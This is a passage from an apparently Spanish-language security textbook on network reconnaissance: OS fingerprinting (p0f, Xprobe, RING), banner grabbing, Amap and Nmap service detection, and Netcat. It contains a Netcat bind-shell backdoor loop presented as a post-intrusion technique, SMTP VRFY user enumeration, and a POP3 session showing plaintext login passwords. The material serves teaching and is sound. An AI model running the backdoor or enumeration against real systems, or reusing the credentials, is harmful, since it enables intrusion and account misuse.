A partir de la versión 2.0, p0f incorporó más funcionalidad, como por ejemplo la detección de SOs basado en fingerprints de paquetes SYN+ACKs, de RST+ (RST o RST+ACK) y de conexiones establecidas (sólo con ACKs). Esto permite que uno pueda iniciar conexiones normalmente, como si la "intención" del usuario fuera ser cliente del servicio que corre en el objetivo, mientras p0f intercepta el SYN+ACK e informá qué SO coincide con la firma recibida. Algo similar sucede en el caso de la detección basada RST+, salvo que el puerto del objetivo está cerrado. De todas maneras, las posibilidades de éxito con estos tipos de análisis disminuyen en buena medida (en el README[109] de p0f, sección 11 el autor detalla y comparan los diferentes tipos de análisis).

109 El archivo README de la herramienta con una descripción de sus características y opciones de ejecución puede encontrarse en: http://lcamtuf.coredump.cx/p0f/README

Aún así, y sin importar el tipo de detección utilizado, lo interesante de esta técnica y que le aporta mucho valor es **su capacidad de pasar casi totalmente desapercibida por el host que es analizado**. En la Consola 14 se muestra una ejecución de p0f en un host que posee la IP 192.168.0.30 en el modo SYN por defecto; varios hosts se conectaron a diferentes servicios y la tasa de éxito fue bastante alta.

```
[root@ciclon ~]# p0f -i em0
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'em0', 262 sigs (14 generic, cksum 0F1F5CA2),
rule: 'all'.
192.168.0.2:47706 - Linux 2.6 (newer, 3) (up: 41 hrs)
  -> 192.168.0.30:22 (distance 0, link: ethernet/modem)
192.168.0.20:24809 - OpenBSD 3.0-3.9 (up: 7267 hrs)
  -> 192.168.0.30:22 (distance 0, link: ethernet/modem)
192.168.0.100:1025 - Linux 2.2 (2) (up: 0 hrs)
  -> 192.168.0.30:22 (distance 0, link: ethernet/modem)
192.168.0.33:58061 - UNKNOWN [65535:64:1:60:M1460,N,W3,S,T:.:?:?] (up:
135 hrs)
  -> 192.168.0.30:80 (link: ethernet/modem)

^C+++ Exiting on signal 2 +++
[+] Average packet ratio: 0.65 per minute.
[root@ciclon ~]#
```

Consola 14: Ejemplo de ejecución de p0f

Las únicas diferencias apreciables son que la versión real de OpenBSD era la 4.2 en vez de 3.9, y que la conexión de un FreeBSD 7.0 no fue identificada. Para ningún cliente hubo actividad "sospechosa" o diferente a la normal.

5.1.3. Otras técnicas de Fingerprinting

Además de que existe software que combina detección de un Sistema Operativo remoto de forma activa y pasiva, existen también otras técnicas:

- **Fingerprinting Difuso**: Es una variante que fue implementada en el software **Xprobe** (versiones 1 y 2), desarrollado por Fyodor Yarochkin, Meder Kydyraliev y Ofir Arkin[110]. Se basa en un fingerprinting activo, pero cambia su algoritmo de detección, ya que involucra **coincidencia de firmas difusa con el fin de agregarle inteligencia a la detección**; es decir, razona con valores en una lógica difusa, como YES, PROBABLY_YES, PROBABLY_NO y NO. Devuelve resultados

110 Sitio Web de Xprobe: http://sys-security.com/blog/xprobe2/

probabilísticos y permite varias coincidencias simultáneas, pero coincide con sus ancestros en que necesita de una base de datos de firmas y al menos un puerto abierto y un puerto cerrado en el destino para realizar el test en condiciones óptimas.

La ventaja de este método es que es más resistente a las condiciones del entorno que pueden afectar a las pruebas deterministas, como por ejemplo routers, firewalls, demoras en el tráfico, etc.[111]. Los autores también afirman que envían menos paquetes a la red y que es mucho más preciso que Nmap y que cualquier otra herramienta de detección de SO remoto.

- **Detección por Timeouts de TCP/IP**: También llamado RING[112] por Olivier Courtay, Franck Veysset y Olivier Heen, que publicaron un paper donde desarrollaron una técnica basada en el cálculo de los timeouts TCP/IP del host ([RING_OSFNG],[RING_OS]) al momento de iniciarse la conexión. Esta es otra área donde los RFC dan libertad a los programadores en qué valores utilizar.

  La idea es simple: sólo se envía a un puerto abierto un único SYN, y posteriormente se contabiliza la cantidad y la demora entre los diferentes SYN+ACK que envía el destino tratando de iniciar la conexión. También se tiene en cuenta la aparición de un RST luego de algunas respuestas. De esta manera se logran identificar los diferentes SOs, y lo interesante es que es bastante difícil de detectar, ya que no es tráfico "inusual" y su cantidad es el mínimo posible: un único paquete. La desventaja es que en el "mundo real", es probable que los tiempos se alteren por dispositivos intermedios y se obtengan resultados incorrectos; por otra parte, esperar por timeouts puede ser un proceso muy lento y tedioso.
- **Cronología de Exploits**: Es un test que puede ser muy peligroso y no tan útil a fines prácticos. Simplemente consiste en enviar al objetivo exploits conocidos en orden coronológico (del más "viejo" a más "nuevo) por fuerza bruta, hasta que el sistema efectivamente caiga. Ya que el exploit seguramente está relacionado con una versión o versiones bastante específicas del SO, en algunos (muy raros) casos puede considerárselo

111 Para más documentación (papers, presentaciones, etc.) sobre Fingerprinting Difuso, visitar el siguiente enlace: http://sys-security.com/blog/published-materials/

112 RING: Acrónimo de *Remote Identification, Next Generation* – Identificación Remota, Nueva Generación.

como alternativa.

5.2. Enumeración de Servicios

Luego de la etapa de determinar el Sistema Operativo remoto, **el objetivo es poder determinar fehacientemente qué Software está ejecutando el host destino** y cuál está abierto a tráfico de red, o al menos reducir el margen de error al máximo.

La enumeración, a diferencia del escaneo de puertos que se explicó anteriormente, es una etapa donde se interactúa directamente con la capa de aplicación en vez de la del Sistema Operativo, a pesar de que esta interacción deje inevitablemente rastros. Sin embargo, ya que la metodología más común es hacerse pasar por un cliente más del servicio, cualquier IDS, sistema de monitoreo, firewall, etc. no notará ninguna diferencia demasiado evidente entre un intruso intentando detectar la versión del software que brinda el servicio con un cliente normal del mismo.

5.2.1. Banner Grabbing

Banner Grabbing[113] es el nombre que se le da a la interacción manual, en texto plano, del usuario en forma directa contra el servicio a analizar, con el objetivo de obtener la mayor información posible. En dicha conexión generalmente el servidor informa nombre del servicio o del software, versión y hasta capacidades incluídas o características incluídas en tiempo de compilación.

Esto se ve facilitado porque los protocolos que se manejan actualmente y son estandares en Internet fueron desarrollados cuando los equipos ejecutaban programas cliente relativamente precarios, en modo texto e interactivos mediante comandos; por este motivo es común que la interacción consista en simples comandos para ordenarle al servicio que realice tal o cual tarea.

Si bien hay programas que son más adecuados[114] para hacer *Banner*

113 La traducción literal es “Captura de Titulares”, aunque aplicado a la técnica una mejor traducción podría ser “Captura de Encabezados”.

114 Netcat es más adecuado que Telnet para hacer este tipo de cosas, por aspectos técnicos y porque está casi tan extendido como Telnet. Ver Consola 20 en la pág. 89 para examinar un ejemplo, y este enlace: http://en.wikipedia.org/wiki/Telnet#Current_status que contiene más información sobre los problemas de asumir que Telnet equivale a una conexión “cruda” (*raw*).

Grabbing, el programa cliente de Telnet ([WIKI_TELNET]) es el software ubicuo por excelencia para conectarse a cualquier host:puerto TCP e interactuar "a mano" con el servicio que aloja el server remoto.

```
marcelo@saturno:~$ telnet 192.168.0.100 21
Trying 192.168.0.100...
Connected to tsunami.
Escape character is '^]'.
220 rh62 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000)
ready.
USER anonymous
331 Guest login ok, send your complete e-mail address as password.
PASS anon@test.com
230 Guest login ok, access restrictions apply.
HELP
214-The following commands are recognized (* =>'s unimplemented).
   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP
   [...] (sigue)
214 Direct comments to root@localhost.
SYST
215 UNIX Type: L8
STAT
211-rh62 FTP server status:
    Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000
    Connected to 192.168.0.2
    [...] (sigue)
211 End of status
PWD
257 "/" is current directory.
QUIT
[...] sigue
221 Goodbye.
Connection closed by foreign host.
marcelo@saturno:~$ telnet 192.168.0.100 25
Trying 192.168.0.100...
Connected to tsunami.
Escape character is '^]'.
220 localhost.localdomain ESMTP Sendmail 8.9.3/8.9.3; Thu, 3 Apr 2008
18:27:53 -0400
VRFY root
250 root <root@localhost.localdomain>
VRFY admin
550 admin... User unknown
QUIT
221 localhost.localdomain closing connection
Connection closed by foreign host.
marcelo@saturno:~$ telnet 192.168.0.30 22
Trying 192.168.0.30...
Connected to ciclon.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110

Connection closed by foreign host.
marcelo@saturno:~$
```

Consola 15: Sesión de Banner Grabbing con Telnet

En la Consola 15 se muestra una simple sesión de *Banner Grabbing*. mediante un cliente telnet Primero se puede apreciar la información que publican los servicios de FTP y de SMTP (respectivamente) del host 192.168.0.30, y luego

se establece una conexión con el servicio de SSH en el host 192.168.0.30. Lo escrito por el intruso está en negrita, y la información útil está resaltada en color rojo. El host "tsunami" evidentemente está ejecutando una versión muy vieja de Red Hat (6.2), y entre otras cosas está muy descuidado: su servidor SMTP permite la ejecución del comando VRFY, que contesta (sin autenticarse) si una dirección de mail es válida en ese servidor o no.

5.2.2. Fingerprinting de Aplicaciones

Existen herramientas que se orientan a aplicar las técnicas de fingerprinting activo de SOs pero para aplicaciones y servicios específicos ([LOG_MAG_APPFING], [ART_APPFING]). La ventaja de esta manera de encarar el problema es que evita posibles inconvenientes del banner grabbing, como por ejemplo:

- Si el intruso "se topa" con un administrador precavido, es probable que haya configurado el software para que muestre la menor cantidad posible de información, haciéndolo menos "verborrágico" (*verbose*) e informativo al usuario.
- También cabe la posibilidad que haya modificado el número de puerto en el que atiende peticiones el servicio, utilizando uno diferente a las convenciones[115] y/o configuraciones por defecto. Por ejemplo, un Servidor Web, que típicamente aguarda por conexiones en el puerto 80, puede encontrarse en el puerto 8080.
- Incluso también pudo haber modificado el nombre de un software por otro; por ejemplo, hacer que un Servidor SMTP Sendmail 8.x se identifique al cliente como un Postfix 2.4.
- Por último, hay protocolos que manejan la información en forma binaria o

115 La mayoría de las relaciones "Número de Puerto => Servicio" los asigna el IANA (*Internet Assigned Numbers Authority*); éstas se consideran semi-estándares (ya que son una recomendación a seguir, no una obligación), definida por un importante ente de Internet, que controla los DNSs raíz y las IPs asignadas, por ejemplo. Para ver un listado de los puertos y servicios reconocidos por el IANA, ver este enlace: http://www.iana.org/assignments/port-numbers. Sin embargo, esto no impide que se pueda hacer caso omiso de esta recomendación. Por otro lado, existen servicios no enumerados en el listado y que sin embargo se conoce qué puerto utilizan (aun produciéndose colisiones de números de puerto en algunos casos). Más información: http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

encriptada, con lo cual la interacción vía telnet se hace casi imposible.

Por estos motivos el fingerprinting, **al comprobar un comportamiento típico y conocido de una aplicación, brinda más seguridad en los resultados o al menos una instancia adicional para hacer las comprobaciones previas de un posible ataque**. Una de las herramientas más populares[116] (y que se dedica exclusivamente a esta labor) es Amap[117], junto (otra vez) a Nmap, que además del fingerprinting de Sistemas Operativos también cuenta con un módulo de detección de versiones de servicios.

5.2.2.1. Amap

Amap posee dos archivos de firmas; uno de *triggers* (o "disparadores") llamado "appdefs.trig" y otro de respuestas conocidas nombrado como "appdefs.resp". El primero corresponde a secuencias de bytes o *strings* (cadenas de texto) a enviar apenas se establece una conexión (en el caso de TCP). El segundo pertenece a las respuestas de aplicaciones conocidas, y pueden estar relacionadas a un trigger o no, ya que hay servicios/protocolos en donde el servidor envía un *string* o un conjunto de bytes al cliente en primera instancia. Es decir, una respuesta puede ser generada por un "estímulo" en la conexión apenas iniciada (el *trigger*) o recibida inmediatamente sin enviar nada.

En la Consola 16 se muestra el formato de archivo de triggers de Amap junto con algunos ejemplos. Los primeros tres muestran triggers de los servicios quizás más comunes, como son HTTP, SMTP y FTP y se encuentran en formato ascii (texto plano). Para los tres últimos (DNS genérico en puertos TCP/UDP y DNS Bind[118]) es necesario un *trigger* binario. Con la utilización de triggers binarios, ya puede apreciarse la ventaja de usar este tipo de herramientas a comparación de telnet o netcat "a mano".

116 Enlace con algunos escáneres de aplicaciones: http://sectools.org/app-scanners.html

117 Sitio web de Amap: http://freeworld.thc.org/thc-amap/. Hace algún tiempo que no se actualiza ni se ven progresos en el desarrollo, como sí sucede con Nmap.

118 Bind es la implementación del software de servidor más popular y hasta podría decirse que de referencia del protocolo DNS. URL: http://www.isc.org/index.pl?/sw/bind/index.php

```
# This is the trigger file "appdefs.trig" for amap
#
# Los Triggers tienen el formato siguiente:
#
# NAME:[COMMON_PORT,[COMMON_PORT,...]]:[IP_PROTOCOL]:0|1:TRIGGER_STRING
#
# NAME -        El nombre del trigger [...]
# COMMON_PORT - (opcional) especifica en qué puertos esta aplicación
#               usualmente se encuentra [...]
# IP_PROTOCOL - (opcional) sólo enviar este trigger si el protocolo o
#               el puerto objetivo es igual al protocolo deifinido
#               aquí, tcp o udp. Por defecto son ambos.
# HARMFUL -     Si este trigger puede romper o interrumpir
#               aplicaciones, configure esto en "1", sino "0".
# TRIGGER -     Los datos del trigger en sí, para enviar a los puertos.
#               Puede especificarlos en dos maneras:
#               1) Un string ascii encerrado entre comillas "", o
#               2) Un string hexadecimal encabezado por "0x"
[...]
# Ejemplos:
http-get:80,81,82,8000,8080,8081,8888:tcp:0:"GET / HTTP/1.0\r\n\r\n"
smtp:25:tcp:0:"HELO AMAP\r\n"
ftp:21:tcp:0:"USER AMAP\r\n"
dns:53:udp:1:0x00 00 10 00 00 00 00 00 00 00 00 00
dns:53:tcp:1:0x00 0c 00 00 10 00 00 00 00 00 00 00 00 00
dns-bind:53:udp:1:0x00 06 01 00 00 01 00 00 00 00 00 00 07 76 65 72 73
69 6f 6e 04 62 69 6e 64 00 00 10 00 03
```

Consola 16: Formato del archivo de Triggers de Amap (traducido del inglés)

```
# This is the responses file "appdefs.resp" for amap
#
# Las Respuestas tienen el siguiente formato:
#
# NAME:[TRIGGER,[TRIGGER,...]]:[IP_PROTOCOL]:
[MIN_LENGTH,MAX_LENGTH]:RESPONSE_REGEX
#
# NAME -        El nombre que imprime amap si la definición coincide
#               con la respuesta recibida del servicio
# TRIGGER -     (opcional) Requiere que los datos recibidos hayan sido
#               la respuesta de un trigger con este nombre en
#               appdefs.trig. Puede separar varios con una coma.
# IP_PROTOCOL – (opcional) Requiere que la respuesta recibida venga vía
#               el protocolo tcp o udp. Por defecto son ambos. [...]
# LENGTH -      (opcional) El mínimo y máximo largo de la respuesta
#               recibida, separado por una coma o un único número [...]
# RESPONSE -    Esta es una expresión regular de Perl (man perlre) que
#               será evaluada en los datos recibidos
# Ejemplos:
[...]
dns-bind9:dns-bind:udp::^...[\x00-\x7e].......................\xc0
dns-bind8:dns-bind:udp::^...[\x00-\x7e].......................
[^\xc0]
dns-djb:dns-bind:udp::^...[\x80-\x83].*version.bind
[...]
http-apache-1::tcp::^HTTP/.*\nServer: Apache/1
http-apache-2::tcp::^HTTP/.*\nServer: Apache/2
[...]
tftp::udp::^\x00[\x03\x05]\x00
```

Consola 17: Formato del archivo de Respuestas de Amap (traducido del inglés)

Luego, en la Consola 17, se pueden observar algunas respuestas reconocidas

por la base de firmas, como por ejemplo las relacionadas con los triggers de DNS vistos previamente, unas respuestas que típicamente el servidor web Apache devuelve a los clientes (no relacionado con ningún trigger), y una respuesta a un paquete UDP enviado a un servidor TFTP. Este archivo de respuestas conocidas razonablemente excede la cantidad de triggers conocidos, ya que varias respuestas pueden estar asociadas a un trigger o a ninguno; lo ideal sería que cada respuesta identifique una o varias versiones de iguales o diferentes servidores.

El funcionamiento de Amap es sencillo, y se puede resumir en los siguientes pasos [SANS_AMAP]:

1. Inicialización, carga de archivos de triggers, respuestas, etc.
2. Se reciben, entre otros parámetros de entrada, host destino y puertos TCP/UDP a analizar.
3. Se intenta establecer conexiones en paralelo con el host y puerto normalmente (siendo configurable la cantidad de conexiones simultáneas).
4. Por cada conexión iniciada correctamente se envía un trigger que no haya sido probado. Se envían en orden secuencial, tal como se encuentran en el archivo de firmas.
5. Por cada recepción correcta de datos, se comprueba el archivo de respuestas y se evalúa si hay coincidencia o no.
6. Se imprimen las respuestas coincidentes.

```
marcelo@saturno:~/src/amap-5.2$ ./amap -v 192.168.0.30 2121 22
Using trigger file ./appdefs.trig ... loaded 35 triggers
Using response file ./appdefs.resp ... loaded 390 responses
Using trigger file ./appdefs.rpc ... loaded 450 triggers

amap v5.2 (www.thc.org/thc-amap) started at 2008-04-06 13:51:59 -
MAPPING mode

Total amount of tasks to perform in plain connect mode: 56
Protocol on 192.168.0.30:2121/tcp (by trigger http-get) matches ftp
Protocol on 192.168.0.30:22/tcp (by trigger http-get) matches ssh
Protocol on 192.168.0.30:22/tcp (by trigger http-get) matches ssh-
openssh
Waiting for timeout on 1 connections ...

Unidentified ports: none.

amap v5.2 finished at 2008-04-06 13:52:00
marcelo@saturno:~/src/amap-5.2$
```

Consola 18: Ejemplo de ejecución de Amap, detectando un servicio FTP y un OpenSSH

Entre otras características, Amap soporta conexiones SSL (que identifica correctamente por su *handshake*) y luego envía los *triggers* como si fuera una conexión normal; de esta manera, todos los triggers son útiles para conexiones encriptadas también. En la Consola 18, Amap puede identificar un servicio FTP a pesar de que esté en un puerto no estándar (y que previamente se detectó abierto con un port scanning).

Por último es importante notar que los protocolos y servicios que envían información inicial (como un *Banner*) coincidirán siempre con el *trigger "*http-get"; esto sucede porque Amap, apenas se establece la conexión, envía el primer trigger de la base de firmas no enviado previamente. Esto puede hacer que un administrador detecte un comportamiento extraño, ya que en este caso podría ver en los Logs de comandos FTP ejecutados en el servidor un "GET / HTTP/1.0", que corresponde a un protocolo HTTP.

5.2.2.2. Nmap

Nmap en este aspecto no difiere demasiado en su comportamiento con el Amap, salvo que su base de firmas es única y está más actualizada (ya que la comunidad que lo rodea es mayor) y sus capacidades y posibilidades son mayores, aún a costa de mayor complejidad. También cumple un mejor papel teniendo en cuenta el objetivo de pasar desapercibido y brindar más información y flexibilidad a sus usuarios.

A lo largo de su ejecución realiza un escaneo de puertos estándar (tal como fue descripto en el capítulo anterior) y, quedándose con los puertos abiertos, detecta los servicios de esta manera [NMAP_VSCAN]:

1. Establece una conexión con cada puerto abierto.
2. Si se establece la conexión sin problemas, Nmap en primer lugar comienza lo que se denomina el "**Null *Probe***", que consiste en no enviar nada y esperar 6 segundos con la intención de recibir datos. Aquí es donde se contempla a los servicios y protocolos que envían *Banners* o información diversa inmediatamente luego de iniciarse la conexión con el cliente.
3. Si se reciben datos, se busca en el archivo de firmas una coincidencia relacionada con este *probe*.

3.1. Si hay coincidencia completa ("dura"[119] como describe la documentación), el servicio está identificado y termina el análisis de ese puerto.

3.2. En algunos otros casos, puede haber una coincidencia parcial o "blanda", que sólo logra identificar de qué servicio se trata. Entonces lo que hace Nmap es continuar (ir al paso 4), con la esperanza de obtener luego una coincidencia "dura"; pero lo hace restringiendo el conjunto de *probes* sólo a aquellos que reconocen en forma completa este servicio (y no a todos).

3.3. También puede que no haya coincidencias con este "Null *Probe*", por lo que se va al paso 4.

4. Como todavía no se envió nada por la conexión, **se dará prioridad en el análisis a los *probes* que posean en su listado de puertos el número de puerto destino de la conexión**. Estos números de puertos de cada sentencia *Probe* sirven para indicar que el mismo tiene más probabilidades de éxito con estos puertos que con otros. Por ejemplo, el Probe "oracle-tns" incluye en su listado de puertos el 1521, ya que el servicio TNS Listener de Oracle es altamente probable que se encuentre escuchando en dicho puerto. Nuevamente, se envían los probes seleccionados y al comparar las respuestas con la base para ver si hay coincidencias, las posibilidades vuelven a ser tres:

4.1. Hay coincidencia completa. Se termina el análisis para este puerto.

4.2. Hay coincidencia parcial. Se restringen los probes a realizar como se describió en el paso 3.2 y se continúa al paso 5.

4.3. No hay coincidencia. Se salta al paso 5.

5. En la mayoría de los casos a esta altura ya hubo algún tipo de coincidencia. Sin embargo, aquí es donde se toma el conjunto de *probes* restantes pendientes de prueba[120] y se ejecutan. La desventaja de llegar a este punto es que no se pueden reutilizar las conexiones establecidas

119 La coincidencia completa o "dura" es aquella que logra identificar la mayor cantidad de datos posibles: qué Software envió los datos y su versión exacta o muy aproximada, junto a veces con el SO en el que corre, módulos del servicio incluídos, etc.

120 En esta instancia este conjunto de *probes* restantes pendientes de ejecución se filtra previamente por el valor de *rarity* ("rareza") que se utiliza en la detección. Todos los probes que tengan *rarity* igual o menor al valor del escaneo, quedan seleccionados.

previamente, ya que se han enviado datos anteriormente y esto puede "ensuciar" o corromper la prueba; es así que por cada *probe* pendiente se establece una nueva conexión.

6. Si no es posible reconocer qué servicio se encuentra del otro lado de la conexión (no hubo ninguna coincidencia) y por otro lado se cuenta con alguna respuesta a algún *probe*, Nmap muestra por consola el fingerprint respectivo para que el usuario envíe dicha firma a los desarrolladores del proyecto.

Aún si se llega al punto 5, es importante destacar que Nmap intenta acelerar el test completo en todo sentido, contando con una base de firmas muy optimizadas y bien organizadas, yendo de lo más genérico y utilizado a lo más específico. También cuenta con muy poderosas y versátiles capacidades de elaboración de reglas, como las opciones de *softmatch* y *rarity*[121]; alteración del flujo descripto en caso de contingencias con la sentencia *fallback*; soporte de scripts para procesamiento post-detección por si las expresiones regulares no son suficientes para detectar ciertos servicios, etc.

Las directivas más importantes de la base de firmas[122] son:

- **Probe:**
  Sintaxis: `Probe [TCP|UDP] <Descripción>|<String a enviar>|`
  El string a enviar permite caracteres típicos de escape, como \\, \t, \n y \xHH para los números hexadecimales.
- **match:**
  Sintaxis: `match <nombre_servicio>|<patrón>|[información de versión]`
  El patrón de coincidencia consiste en una expresión regular, en formato Perl: `m/[expresión]/[opciones]`. La información de versión puede utilizar las coincidencias de la expresión regular (mediante las variables $1, $2,

121 Todos los *probes* poseen un valor de *rarity*, que en un escaneo se lo configura con el parámetro *version-intensit*y, y va del 0 al 9. Establecerlo en 0 resulta menos que un *Banner Grabbing*, ya que sólo lo posee el Null Probe. Si se establece el *intensity/rarity* en 9, Nmap puede tardar mucho más, pero será capaz de detectar servicios muy poco frecuentes en puertos muy poco frecuentes también. La intensidad por defecto es de 7.

122 Para otras directivas, como *rarity*, ports, softmatch, fallback, etc., referirse a la documentación (aunque se deducen de los explicado aquí): http://nmap.org/vscan/

etc.) y además permite definir campos como resultado (“nombre de producto”, “version”, “info”, “sistema operativo”, etc.).

En la Consola 19 se muestra un ejemplo de la forma en que Nmap almacena tanto los *probes* como el análisis de las respuestas gracias a la sentencia *match*. Básicamente la estructura consiste en:

- Null Probe + Opciones del Probe → Conjunto match del Null Probe.
- Probe A + Opciones del Probe → Conjunto match del Probe A
- Probe B + Opciones del Probe → Conjunto de match del Probe B.
- [...]

El primer probe del archivo es el Null, seguido por unos cuantos *match* con *Banners* de los servicios de FTP, SSH, SMTP y VNC. En el segundo Probe se aprecian las directivas de nivel de *rarity* y de puertos típicos donde el GetRequest tiene mayor probabilidad de coincidencia, junto con un match específico para el Servidor Web Cherokee.

```
# Nmap service detection probe list -*- mode: fundamental; -*-
# $Id: nmap-service-probes 6880 2008-03-08 05:40:13Z doug $
[...]
# This is the NULL probe that just compares any banners given to us
Probe TCP NULL q||
# Wait for at least 6 seconds for data.  It used to be 5, but some
# smtp services have lately been instituting an artificial pause (see
# FEATURE('greet_pause') in Sendmail, for example)
totalwaitms 6000
[...]
match ftp m/^220[- ].*FTP server \(Version (wu-[-.\w]+)/s p/WU-FTPD/ v/
$1/ o/Unix/
[...]
match ssh m|^SSH-([\d.]+)-OpenSSH_([\w.]+) FreeBSD-([\d]+)\n|
p/OpenSSH/ v/$2/ i/FreeBSD $3; protocol $1/ o/FreeBSD/
[...]
match smtp m|^220 [-\w_]+ ESMTP ([-\w_.]+) \(Debian/GNU\)\r\n|
p/Postfix smtpd/ h/$1/ o/Linux/ i/Debian/
[...]
match vnc m|^RFB 003\.00(\d)\n$| p/VNC/ i/protocol 3.$1/
[...]
Probe TCP GetRequest q|GET / HTTP/1.0\r\n\r\n|
rarity 1
ports 1,70,79,80-
85,88,113,139,143,280,497,505,514,515,540,554,591,631[...]
sslports 443
[...]
match http m|^HTTP/1\.0 \d\d\d .*\r\nServer: Cherokee/(\d[-.\w]+)\r\n|s
p/Cherokee httpd/ v/$1/
```

Consola 19: Fingerprints de Servicios de NMap: archivo de *Probes* y Respuestas

Capítulo 6. Software para Reconocimiento Activo

Una vez recorridas las técnicas más populares de relevamiento activo de información de una red y host objetivo en su faceta teórica, en este capítulo se provee una pequeña recopilación e introducción del software generalmente utilizado para uno o varios objetivos descriptos previamente:

- Escaneo de puertos rápido, preciso y sigiloso.
- Detectar y Evitar los mecanismos de defensa: firewalls, routers, IDSs/IPSs, etc.
- Aprovechar las debilidades del objetivo.
- Construir herramientas personalizadas haciendo uso de la capacidad de reutilización y automatización de otras más genéricas.

6.1. Netcat

Netcat[123] es quizá la herramienta más versátil y popular que existe para hackear en la red; tanto es así que se lo suele conocer como la "navaja suiza multiuso". La versión original (que data de 1996) fue posteriormente mejorada y adaptada por varios desarrolladores y proyectos, por lo que sus derivados pueden encontrarse bajo el nombre de *nc, ncat, pnetcat, socat, sock, socket* y *sbd* [WIKI_NC], además del *GNU netcat*[124]; todas son versiones que se encuentran ampliamente disponibles en la mayoría de los Sistemas Operativos tipo Unix.

Su propósito es servir de "puente" para enviar y recibir datos vía conexiones TCP o UDP, en forma interactiva (desde la consola) o desde scripts y programas.

Por ejemplo, y sólo para dar una idea de su funcionamiento, su comportamiento por defecto es aceptar datos por la entrada estándar[125] y enviarlos por una conexión establecida, mientras que lo que recibe por la misma lo redirige a la salida estándar. De esta manera logra ser extremadamente flexible y adaptable a un sinnúmero de situaciones, ya que la conexión puede ser TCP o UDP. Como analogía, sirve pensar en que es un símil al comando de Unix "cat"[126] pero que incluye en sus posibilidades a los sockets TCP y datagramas UDP.

123 Netcat original: http://www.vulnwatch.org/netcat/

124 GNU Netcat: http://netcat.sourceforge.net/

125 Ver Glosario: Entrada Estándar (STDIN), Salida Estándar (STDOUT), Salida de Estándar de Errores (STDERR), pág. 192.

Entre sus usos típicos y posibles se encuentra:

1. Probar y explorar posibilidades con aplicaciones de red, siendo netcat el software que simule ser el cliente o servidor.
2. "Dialogar" manualmente con un servicio software en un protocolo inteligible para un usuario técnico, como por ejemplo HTTP, POP3, SMTP, FTP, etc. Ver Consola 20.
3. Servir de *back door*. Al estar incluído por defecto en la mayoría de versiones de Unix, es probable que un atacante luego de obtener acceso a un servidor configure un netcat para servir un shell remoto (Consola 21), archivos del servidor comprometido, o cualquier otra función.
4. Utilizarlo de Proxy de Sockets (o conexiones): Por ejemplo, si se necesita redirigir una conexión desde Internet a una máquina específica de la LAN que se encuentra detrás de un host haciendo NAT[127], netcat se puede utilizar en dicho host para redirigir una conexión hacia el destino final dentro de la LAN. Lo interesante de esto es que netcat no necesitará de privilegios de administrador, pudiendo realizarlo cualquier usuario no privilegiado[128].
5. Escaneo de puertos: Si no se dispone de Nmap o algún otro port scanner, Netcat posee capacidades de escaneador de puertos. Ver Consola 22.
6. Post-intrusión: Si se logra comprometer un host, es recomendable tomar las precauciones del caso antes de enviar al mismo un kit de herramientas para mayor análisis; consumir poco ancho de banda de la red objetivo es una de ellas, por lo que una versión de Netcat compilado estáticamente[129]

126 Cat: Comando Unix que concatena una entrada a la salida estándar. La entrada puede ser un archivo (uno de los elementos que son pilares del modelo Unix).

127 Ver Glosario: NAT – Network Address Translation, pág. 193.

128 Cualquier programa con privilegios de usuario "no-root" puede escuchar por conexiones entrantes en puertos mayores a 1024; ésta es una limitación del ejemplo. Además, si se poseen permisos de administrador en el equipo, es más sencillo realizar la redirección de conexiones modificando las reglas de filtrado del núcleo (iptables/netfilter, PF, Ipfw, ACLs, etc.).

129 Ejecutable estático: A un programa, en el momento de traducirse de código fuente a código de máquina (etapa de compilación), se lo enlaza a la o las bibliotecas de código de las cuales depende para poder ejecutarse correctamente. Este enlace puede ser estático o dinámico. Cada uno tiene ventajas y desventajas [SUN_LINK] . En este caso se propone la utilización de un ejecutable estático para depender lo menos posible del sistema operativo y el software instalado en el sistema comprometido. Ver: http://en.wikipedia.org/wiki/Static_library

brindará un excelente balance entre tamaño y prestaciones.

```
marcelo@saturno:~$ cat > google_dict_search.txt
GET /search?q=juan+perez
marcelo@saturno:~$
marcelo@saturno:~$ nc www.google.com 80 < google_dict_search.txt
HTTP/1.0 200 OK
Date: Sun, 23 Mar 2008 20:56:58 GMT
Content-Type: text/html; charset=ISO-8859-1
Cache-Control: private
Set-Cookie:
PREF=ID=3221d4585576b672:TM=1206306045:LM=1206306045:S=xwNttPvOq_-
TYXSa; expires=Tue, 23-Mar-2010 21:00:45 GMT; path=/;
domain=.google.com
Set-Cookie: SS=Q0=anVhbiBwZXJleg; path=/search
Server: gws

<html><head><meta http-equiv=content-type content="text/html;
charset=ISO-8859-1"><title>juan perez - Google Search</title>
...

marcelo@saturno:~$ nc pop.mail.yahoo.com.ar 110
+OK hello from popgate 2.38.7 on pop110.plus.mail.mud.yahoo.com
USER juan_perez@yahoo.com.ar
+OK password required.
PASS pepe
-ERR invalid user/password
USER juanperez
+OK password required.
PASS juancito
+OK maildrop ready, 4 messages (23488 octets) (1809057 2608332800)
list
+OK 4 messages (23488 octets)
1 3813
2 6217
3 3793
4 7745
.
quit
+OK server signing off.
marcelo@saturno:~$
```

Consola 20: Netcat como cliente de aplicaciones de red, en este caso HTTP y POP3

En la Consola 20 se muestra una sesión HTTP primero y POP3 después, ambas **manuales**. En negrita están los comandos ejecutados por el usuario, y posteriormente las respuestas devueltas por el servidor. Es interesante observar que cierta información útil se puede obtener manejando estos protocolos a bajo nivel, lo que se describió como Banner Grabbing en el apartado 5.2.1.

```
(Servidor)
root@ubuntu-server:~$ while [[ ! -e /tmp/.cerrar  ]];do nc -l -p 15679
-e /bin/sh; done

(Cliente)
marcelo@saturno:~$ nc 192.168.0.60 15679
ls -l
total 104
drwxr-x--- 3 marcelo marcelo  4096 2007-01-27 16:56
completo_grafico.html
-rw-r--r-- 1 marcelo marcelo 42482 2007-01-27 16:56 completo.html
-rw------- 1 marcelo marcelo 20080 2007-01-27 16:56 completo.nbe
-rw-r--r-- 1 marcelo marcelo 11818 2007-01-27 15:17 default-
fullplugins.html
-rw-r--r-- 1 marcelo marcelo 13014 2007-01-27 14:38 default.html
